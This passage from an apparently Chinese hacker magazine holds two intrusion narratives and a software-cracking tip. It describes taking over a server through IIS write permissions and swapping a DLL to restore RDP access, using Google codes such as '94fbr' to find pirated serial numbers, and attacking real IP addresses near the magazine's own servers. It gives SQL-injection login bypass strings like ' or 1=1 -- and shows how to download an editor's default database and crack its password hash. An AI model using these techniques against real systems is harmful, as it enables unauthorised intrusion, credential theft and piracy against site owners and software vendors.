


图18




图19

六、终结3389

于是又上网大量查找关于刚才连接3389出现的那个问题，原来是一个dll文件被不兼容版本覆盖了。装了旧版本的pcAnywhere就会出现这个问题。还有一种情况就是装了gian2000也会出现这个问题。根据现在的情况应该是装了旧版本的pcAnywhere造成的。这也只是我个人的推断，如果有错还请各位大侠批评指正。既然是一个dll文件被替换了，那我再把它替换回来不就可以登录3389了么。想到是没有用的，做到才有用！于是用的远程控制功能pcAnywhere添加了一个具有最高权限的FTP用户，用于传送文件。虽然pcAnywhere也有传送文件的功能，但是我觉得还是用FTP快点。要替换也要知道哪个文件要被替换才行，而且替换了那个dll文件之后要不影响服务器相关功能才行。分析之后初步确定要替换的文件就是awgina.dll，这个在3389连接弹出的框中已经很明显了。但是用哪个文件替换它才能正常连接登录3389呢。经过大量的资料查阅，发现安装旧版本的pcanywhere的时候，pcanywhere会把windows的msgina.dll文件用它自身的awgina.dll替换掉！那么一来，只要把awgina.dll用windows自带的msgina.dll替换回来不就可以正常连接登录3389了吗！于是在我自己的XP系统中找到msgina.dll这个文件，用FTP连接工具连接上目标服务器，备份了awgina.dll之后，用msgina.dll替换了上面的awgina.dll。再连接3389，发现已经可以正常连接了，如图20。




图20

pcanywhere的远程控制功能也可以正常使用，那么基本上说明替换了没有出现什么问题就可以了。目标服务器还是大家伙呢，4个CPU哦！还是Xeon啊……真是个牛X的服务器！至于替换dll文件的问题如果有错请大家批评指正，因为我也是第一次遇到这种情况，不知道怎样解决，方法又是自己乱弄出来的，不知道会不会对目标服务器造成不良影响。具体操作就参考我的操作录像吧，不明白的话随时上X的论坛找我。ID：hackest。

七、总结

其实这次入侵主要是利用了IIS写入权限漏洞，大家渗透的时候也不一定非要注入、上传什么的。多收集目标的信息，进而突破。注入不是万能的，SA的注入权限有时候也会发挥不了作用。还有想说下的就是各位写文章的大侠们，技术文章和其他文章不同，懂就是懂不懂就是不懂，自己不明白的部分，不要随便一句话带过就了事，那样作假的文章看了不但害人也对X不住，骗稿费的行为是可耻的！总之，安全是一个整体，任何一方面做得不好都会给整个服务器带来致命的威胁。最后想说的一句话：没有绝对的安全，只有绝对的不安全！

小编点评：

作者的总结里把我想说的话基本上都概括了。本文最可取最闪亮的地方就在于没有把眼光局限在注入之类的传统漏洞上，通过IIS写权限轻松就获得了webshell，比注入来得快多了。而作者独立思考，通过Google解决问题的思想，勇于尝试的精神更是值得小菜学习的。

（文章中涉及到的IIS写权限扫描工具、老兵的IIS写权限利用工具、SuperScan 3.0、Serv-U提权asp版工具、PcAnywhere密码读取器以及作者为本文制作的动画教程以收录到光盘中。）

小技巧破解上万注册码

网上有许多令人心动的共享软件，可惜的是它们或多或少都存在各种限制，对于我等贫苦一族来说，面对昂贵的注册费用只能望而却步，而且支付起来也不太方便(特别是国外的共享软件)。现在，只要利用Google强大的搜索功能，再配合一定的搜索技巧就会让你有意外的发现。

打开Google的搜索页面后，在搜索栏内填＊要搜索的软件名称、空格，并在后面加上“94fbr”的搜索代码(例如：WinZIP 94fbr)，单击“搜索”按钮后你会看到所要的东西了。但该方法也并不是万能的，当没有找到合适的结果，则不妨再试试输入“软件名称 crack OR sn OR 破解”，一般都能找到了。

记一次入侵虚拟主机全过程

yizhigu [S.H.C]

有句话说的好，学以至用。菜鸟的入侵就是从不断的学习和实践中锻炼出来的。这次我就给大家带来一个入侵服务器的全过程，其中的成功主要得益于6月的X上介绍的ewebeditor跳目录的漏洞，当然，也希望大家学到一些入侵和提权的小技巧。

一、入侵前的寂静

这次入侵是以黑客防线的网站服务器同机房内的任意一个IP为目标，一来是为了练手，二来看能否sniffer一点有用的东东。黑防主站的服务器是218.246.34.138，软件和VIP的服务器是218.246.34.75，这次我的目标就是218.246.34.9x。起先拿到附近几个ip的webshell，可惜能力有限没有提权成功，于是这台服务器就成了发泄的目标。不说废话了，我们行动吧。

把IP丢到Domain里进行查询，发现服务器绑定了多个域名，是一个很典型的虚拟主机。（图1）Domain的工作原理就是从**http://whois.webhosting.info**查询该IP的相关信息并显示给用户。这样我们就知道在这个服务器上一共有多少个域名或网站。其实还有一个更好的查询网站**http://www.domaintools.com/reverse-ip**，不过它需要用信箱注册用户，并且每个信箱每天只能查询10次。当然，这里的查询更为准确和全面，所以我推荐大家使用。（图2）




图1




图2

二、黑暗中的刺杀

利用Domain自带的查询功能发现该IP上有31个站点，但是用domaintools网站却查到了48个站！首先利用Domain批量扫注入点扫描一下。结果要么扫不到表名和列名，要么就是字段超长，即使注入得到了管理员的信息，却查询不到后台页面。现在的注入就是这样，哪怕你进了后台，也可能发现毫无利用价值。最后终于把目标定在了一个外语学校的网站**http://www.xxedu.net/**，在网站路径后面加了一个admin，看到了管理后台页面，类似于Windows的登陆窗口，非常漂亮。（图3）




图3

可是漂亮不代表安全，在用户名和密码处均使用“万能登录密码”：**'or''='**还有**'or'=''or**，结果都失败了。再测试用**' or 1=1 --**做用户名和密码，终于成功了！哎，SQL查询语句没有写好，用--注释掉后面的干扰语句就绕过验证了。

> **小知识：万能登录密码**
>
> 其实这也是利用SQL对输入的变量过滤不严格引起的漏洞，输入特定的字符就可以绕过用户名和密码的验证进入后台。常见的“万能登录密码”有：
>
> ' or ''='
> ' or 1=1;--
> 1 or 1=1
> ' or ''='

在新闻文章添加的地方找不到上传，不过这个编辑窗口似曾熟悉？底部eWebSoft.com告诉我这是ewebeditor在线编辑脚本。于是提交URL：**http://www.xxedu.net/ewebeditor/admin_login.asp**，出现了eweb的登陆页面。试着访问一下这个在线编辑器的默认数据库**/db/ewebeditor.mdb**，果然没有改，这很正常。（图4）下载回来后在ewebeditor_system表中找到了管理员的用户和密码，不过都是经过md5加密的，把用户名放到在线md5查询的网站很顺利得到了管理员的用户名为apple，可是密码始终查不出，丢到肉鸡上跑了N久也没出结果。我就偏不信进不去你这个ewebeditor的管理！

